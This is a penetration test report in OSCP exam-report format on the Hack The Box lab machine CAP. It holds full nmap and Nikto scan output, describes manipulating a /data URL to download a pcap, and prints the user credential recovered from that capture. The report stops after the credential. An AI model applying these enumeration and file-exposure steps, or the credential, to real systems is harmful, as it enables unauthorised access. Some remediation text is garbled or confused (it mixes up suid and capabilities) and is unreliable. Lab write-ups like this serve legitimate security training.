
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-10-03

Contents

1	Offensive Security OSCP Exam Report	1
1.1	Introduction:	1
1.2	Objective:	1
1.3	Requirement:	1
2	High-Level Summary	2
2.1	Recommendations:	2
3	Methodologies	3
3.1	Information Gathering:	3
3.2	Penetration:	3
3.2.1	System IP: 10.10.10.245(CAP)	3
3.2.1.1	Service Enumeration:	3
3.2.1.2	Scanning	4
3.2.1.3	Gaining Shell	9
3.2.1.4	Privilege Escalation	13
3.2.1.5	Proof File	14
4	Maintaining Access	15
5	House Cleaning:	16

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **CAP**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **CAP** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

CAP(10.10.10.245) - Sensitive file exposure to the internet which contained username and password for the user

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

CAP - 10.10.10.245

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining CAP to a variety of systems. During this penetration test, I was able to successfully gain CAP to **CAP**.

3.2.1 System IP: 10.10.10.245(CAP)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.245	TCP: 21,22,80\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.92 scan initiated Sun Oct 3 01:10:55 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.245
Nmap scan report for 10.10.10.245
Host is up, received echo-reply ttl 63 (0.16s latency).
Scanned at 2021-10-03 01:10:57 EDT for 138s
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE REASON          VERSION
21/tcp open  ftp      syn-ack ttl 63 vsftpd 3.0.3
22/tcp open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
↪ 2.0)
| ssh-hostkey:
| 3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQGCQC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiq0UG2ngq9zaPlF6cuLX3P2QYvGfh5bcAIVjIqNummc1
| 256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBDqG/RCH23t5Pr9sw6dCqvysMHEjxwCfMzBDypoNIMia8iKYAe84s/
| 256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQL+6W0EOi8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open  http      syn-ack ttl 63 unicorn
|_http-server-header: unicorn
| http-methods:
|_ Supported Methods: GET OPTIONS HEAD
|_http-title: Security Dashboard
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.0 404 NOT FOUND
| Server: unicorn
| Date: Sun, 03 Oct 2021 05:11:11 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 232
| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
| <title>404 Not Found</title>
| <h1>Not Found</h1>
| <p>The requested URL was not found on the server. If you entered the URL manually please
↪ check your spelling and try again.</p>
| GetRequest:
| HTTP/1.0 200 OK
| Server: unicorn
| Date: Sun, 03 Oct 2021 05:11:05 GMT
```

```

| Connection: close
| Content-Type: text/html; charset=utf-8
| Content-Length: 19386
| <!DOCTYPE html>
| <html class="no-js" lang="en">
| <head>
| <meta charset="utf-8">
| <meta http-equiv="x-ua-compatible" content="ie=edge">
| <title>Security Dashboard</title>
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
| <link rel="stylesheet" href="/static/css/bootstrap.min.css">
| <link rel="stylesheet" href="/static/css/font-awesome.min.css">
| <link rel="stylesheet" href="/static/css/themify-icons.css">
| <link rel="stylesheet" href="/static/css/metisMenu.css">
| <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
| <link rel="stylesheet" href="/static/css/slicknav.min.css">
| <!-- amchar
| HTTPOptions:
| HTTP/1.0 200 OK
| Server: unicorn
| Date: Sun, 03 Oct 2021 05:11:05 GMT
| Connection: close
| Content-Type: text/html; charset=utf-8
| Allow: GET, OPTIONS, HEAD
| Content-Length: 0
| RTSPRequest:
| HTTP/1.1 400 Bad Request
| Connection: close
| Content-Type: text/html
| Content-Length: 196
| <html>
| <head>
| <title>Bad Request</title>
| </head>
| <body>
| <h1><p>Bad Request</p></h1>
| Invalid HTTP Version: &#x27;Invalid HTTP Version: &#x27;RTSP/1.0&#x27;&#x27;
| </body>
| </html>

```

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at <https://nmap.org/cgi-bin/submit.cgi?new-service> :

```

SF-Port80-TCP:V=7.92%I=7%D=10/3%Time=61593B6A%P=x86_64-pc-linux-gnu%r(GetR
SF:equest,2FE5,"HTTP/1.0\x20200\x20OK\r\nServer:\x20unicorn\r\nDate:\x20
SF:Sun,\x2003\x20Oct\x202021\x2005:11:05\x20GMT\r\nConnection:\x20close\r\
SF:nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20193
SF:86\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang=\"en\"\>\n
SF:n<n<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\"\>\n\x20\x20\x20\x2
SF:0<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\"\>\n\x20\
SF:x20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20\x20<meta\
SF:x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=
SF:1\"\>\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"image
SF:/png\"\x20href=\"/static/images/icon/favicon.ico\"\>\n\x20\x20\x20\x20<

```

```

SF:link\x20rel=\\"stylesheet\\"x20href=\\"/static/css/bootstrap\\.min\\.css\\">
SF:\\n\\x20\\x20\\x20\\x20<link\\x20rel=\\"stylesheet\\"x20href=\\"/static/css/fon
SF:t-awesome\\.min\\.css\\">\\n\\x20\\x20\\x20\\x20<link\\x20rel=\\"stylesheet\\"x20
SF:href=\\"/static/css/themify-icons\\.css\\">\\n\\x20\\x20\\x20\\x20<link\\x20rel=
SF:\\\"stylesheet\\"x20href=\\"/static/css/metisMenu\\.css\\">\\n\\x20\\x20\\x20\\x2
SF:0<link\\x20rel=\\"stylesheet\\"x20href=\\"/static/css/owl\\.carousel\\.min\\.
SF:css\\">\\n\\x20\\x20\\x20\\x20<link\\x20rel=\\"stylesheet\\"x20href=\\"/static/c
SF:ss/slicknav\\.min\\.css\\">\\n\\x20\\x20\\x20\\x20<!--\\x20amchar")%r(HTTPOption
SF:s,B3,"HTTP/1\\.0\\x20200\\x200K\\r\\nServer:\\x20unicorn\\r\\nDate:\\x20Sun,\\x2
SF:003\\x200ct\\x202021\\x2005:11:05\\x20GMT\\r\\nConnection:\\x20close\\r\\nConten
SF:t-Type:\\x20text/html;\\x20charset=utf-8\\r\\nAllow:\\x20GET,\\x20OPTIONS,\\x2
SF:0HEAD\\r\\nContent-Length:\\x200\\r\\n\\r\\n")%r(RTSPRequest,121,"HTTP/1\\.1\\x2
SF:0400\\x20Bad\\x20Request\\r\\nConnection:\\x20close\\r\\nContent-Type:\\x20text
SF:/html\\r\\nContent-Length:\\x20196\\r\\n\\r\\n<html>\\n\\x20\\x20<head>\\n\\x20\\x20
SF:\\x20\\x20<title>Bad\\x20Request</title>\\n\\x20\\x20</head>\\n\\x20\\x20<body>\\
SF:n\\x20\\x20\\x20\\x20<h1><p>Bad\\x20Request</p></h1>\\n\\x20\\x20\\x20\\x20Invali
SF:d\\x20HTTP\\x20Version\\x20&#x27;Invalid\\x20HTTP\\x20Version:\\x20&#x27;RTSP
SF:/1\\.0&#x27;&#x27;\\n\\x20\\x20</body>\\n</html>\\n")%r(FourOhFourRequest,189
SF:,"HTTP/1\\.0\\x20404\\x20NOT\\x20FOUND\\r\\nServer:\\x20unicorn\\r\\nDate:\\x20S
SF:un,\\x2003\\x200ct\\x202021\\x2005:11:11\\x20GMT\\r\\nConnection:\\x20close\\r\\n
SF:Content-Type:\\x20text/html;\\x20charset=utf-8\\r\\nContent-Length:\\x20232\\
SF:r\\n\\r\\n<!DOCTYPE\\x20HTML\\x20PUBLIC\\x20\\"-//W3C//DTD\\x20HTML\\x203\\.2\\x20
SF:Final//EN\\">\\n<title>404\\x20Not\\x20Found</title>\\n<h1>Not\\x20Found</h1>
SF:\\n<p>The\\x20requested\\x20URL\\x20was\\x20not\\x20found\\x20on\\x20the\\x20ser
SF:ver\\.\\x20If\\x20you\\x20entered\\x20the\\x20URL\\x20manually\\x20please\\x20ch
SF:eck\\x20your\\x20spelling\\x20and\\x20try\\x20again\\.\\n</p>\\n");
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Read data files from: /usr/bin/./share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
 # Nmap done at Sun Oct 3 01:13:15 2021 -- 1 IP address (1 host up) scanned in 139.78 seconds

Nmap-Full

```

# Nmap 7.92 scan initiated Sun Oct 3 01:13:50 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.245
Nmap scan report for 10.10.10.245
Host is up, received echo-reply ttl 63 (0.24s latency).
Scanned at 2021-10-03 01:13:51 EDT for 221s
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
21/tcp    open  ftp      syn-ack ttl 63 vsftpd 3.0.3
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol
↪ 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQGC2vrva1a+HtV5SnbxxtZSs+D8/EXPL2wiq0UG2ngq9zaPlF6cuLX3P2QYvGfh5bcAIVjIqNmmc1
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBdQg/RCH23t5Pr9sw6dCqvySMHEjxwCfMzBDypoNIMIA8iKYAe84s/
|   256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)

```



```
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPbLTiQL+6W0E0i8vS+sByUiZdBsuz0v/7zITtSuaTFH
80/tcp open  http      syn-ack ttl 63  unicorn
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: unicorn
|     Date: Sun, 03 Oct 2021 05:15:28 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|     <p>The requested URL was not found on the server. If you entered the URL manually please
↔ check your spelling and try again.</p>
|   GetRequest:
|     HTTP/1.0 200 OK
|     Server: unicorn
|     Date: Sun, 03 Oct 2021 05:15:22 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 19386
|     <!DOCTYPE html>
|     <html class="no-js" lang="en">
|     <head>
|     <meta charset="utf-8">
|     <meta http-equiv="x-ua-compatible" content="ie=edge">
|     <title>Security Dashboard</title>
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <link rel="shortcut icon" type="image/png" href="/static/images/icon/favicon.ico">
|     <link rel="stylesheet" href="/static/css/bootstrap.min.css">
|     <link rel="stylesheet" href="/static/css/font-awesome.min.css">
|     <link rel="stylesheet" href="/static/css/themify-icons.css">
|     <link rel="stylesheet" href="/static/css/metisMenu.css">
|     <link rel="stylesheet" href="/static/css/owl.carousel.min.css">
|     <link rel="stylesheet" href="/static/css/slicknav.min.css">
|     <!-- amchar
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Server: unicorn
|     Date: Sun, 03 Oct 2021 05:15:22 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Allow: GET, OPTIONS, HEAD
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 400 Bad Request
|     Connection: close
|     Content-Type: text/html
|     Content-Length: 196
|     <html>
|     <head>
|     <title>Bad Request</title>
```

```
|      </head>
|      <body>
|      <h1><p>Bad Request</p></h1>
|      Invalid HTTP Version &#x27;Invalid HTTP Version: &#x27;RTSP/1.0&#x27;&#x27;
|      </body>
|_     </html>
|_http-title: Security Dashboard
| http-methods:
|_ Supported Methods: GET OPTIONS HEAD
|_http-server-header: gunicorn
1 service unrecognized despite returning data. If you know the service/version, please submit
↪ the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port80-TCP:V=7.92%I=7%D=10/3%Time=61593C6A%P=x86_64-pc-linux-gnu%(GetR
SF:quest,15A0,"HTTP/1.0\x20200\x200K\r\nServer:\x20gunicorn\r\nDate:\x20
SF:Sun,\x2003\x20Oct\x202021\x2005:15:22\x20GMT\r\nConnection:\x20close\r\
SF:nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20193
SF:86\r\n\r\n<!DOCTYPE\x20html>\n<html\x20class=\"no-js\"\x20lang=\"en\">\n
SF:n<n<head>\n\x20\x20\x20\x20<meta\x20charset=\"utf-8\">\n\x20\x20\x20\x2
SF:0<meta\x20http-equiv=\"x-ua-compatible\"\x20content=\"ie=edge\">\n\x20\
SF:\x20\x20\x20<title>Security\x20Dashboard</title>\n\x20\x20\x20\x20<meta\
SF:\x20name=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=
SF:1\">\n\x20\x20\x20\x20<link\x20rel=\"shortcut\x20icon\"\x20type=\"image
SF:png\"\x20href=\"/static/images/icon/favicon.ico\">\n\x20\x20\x20\x20<
SF:link\x20rel=\"stylesheet\"\x20href=\"/static/css/bootstrap.min.css\">
SF:\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/css/fon
SF:t-awesome.min.css\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20
SF:href=\"/static/css/themify-icons.css\">\n\x20\x20\x20\x20<link\x20rel=
SF:\"stylesheet\"\x20href=\"/static/css/metismenu.css\">\n\x20\x20\x20\x2
SF:0<link\x20rel=\"stylesheet\"\x20href=\"/static/css/owl.carousel.min.c
SF:ss\">\n\x20\x20\x20\x20<link\x20rel=\"stylesheet\"\x20href=\"/static/c
SF:ss/slicknav.min.css\">\n\x20\x20\x20\x20<!--\x20amchar\"%r(HTTPOption
SF:s,B3,\"HTTP/1.0\x20200\x200K\r\nServer:\x20gunicorn\r\nDate:\x20Sun,\x2
SF:003\x20Oct\x202021\x2005:15:22\x20GMT\r\nConnection:\x20close\r\nConten
SF:t-Type:\x20text/html;\x20charset=utf-8\r\nAllow:\x20GET,\x20OPTIONS,\x2
SF:0HEAD\r\nContent-Length:\x200\r\n\r\n\"%r(RTSPRequest,121,\"HTTP/1.1\x2
SF:0400\x20Bad\x20Request\r\nConnection:\x20close\r\nContent-Type:\x20text
SF:/html\r\nContent-Length:\x20196\r\n\r\n<html>\n\x20\x20<head>\n\x20\x20
SF:\x20\x20<title>Bad\x20Request</title>\n\x20\x20</head>\n\x20\x20<body>\n
SF:\n\x20\x20\x20\x20<h1><p>Bad\x20Request</p></h1>\n\x20\x20\x20\x20Invali
SF:d\x20HTTP\x20Version\x20&#x27;Invalid\x20HTTP\x20Version:\x20&#x27;RTSP
SF:/1.0&#x27;&#x27;\n\x20\x20</body>\n</html>\n\"%r(FourOhFourRequest,189
SF:,"HTTP/1.0\x20404\x20NOT\x20FOUND\r\nServer:\x20gunicorn\r\nDate:\x20S
SF:un,\x2003\x20Oct\x202021\x2005:15:28\x20GMT\r\nConnection:\x20close\r\n
SF:Content-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:\x20232\
SF:r\n\r\n<!DOCTYPE\x20HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x203.2\x20
SF:Final//EN\">\n<title>404\x20Not\x20Found</title>\n<h1>Not\x20Found</h1>
SF:\n<p>The\x20requested\x20URL\x20was\x20not\x20found\x20on\x20the\x20ser
SF:ver.\x20If\x20you\x20entered\x20the\x20URL\x20manually\x20please\x20ch
SF:eck\x20your\x20spelling\x20and\x20try\x20again.\x20</p>\n\" );
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

```
# Nmap done at Sun Oct 3 01:17:32 2021 -- 1 IP address (1 host up) scanned in 221.45 seconds
```

Nikto

```
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.245
+ Target Hostname: 10.10.10.245
+ Target Port:    80
+ Start Time:     2021-10-03 01:19:37 (GMT-4)
-----
+ Server: unicorn
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to
  ↳ protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
  ↳ content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, OPTIONS, HEAD
+ 7864 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:       2021-10-03 01:39:35 (GMT-4) (1198 seconds)
-----
+ 1 host(s) tested
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.245

Vulnerability Exploited : Sensitive file exposure to the internet which contained username and password for the user

System Vulnerable : 10.10.10.245

Vulnerability Explanation : Sensitive file exposure to the internet which contained username and password for the user

Privilege Escalation Vulnerability : Capabilities permission given to the python program

Vulnerability fix : Its always not a good practice to set a suid permission on certain which can be abused very easily

Severity Level : Critical

Checked for the website and found that seems to be a kind of network monitoring site.




Figure 3.1: cap/images/205-website.png




Figure 3.2: 210-ipconfig.png

Going to the folder data we see pcap files available to download.




Figure 3.3: 215-pcap_files.png

By checking the url the data folder shows 2 i wanted to manipulate something overthere. Initially i mentioned 5 and that redirected me to the dashboard again. There is something when i put 0 on the url. It seems like the file is being generated each time we visit that folder.




Figure 3.4: 220-change_url.png

By downloading the pcap and checking it gives the password for nathan user. **nathan:Buck3tH4TF0RM3!**

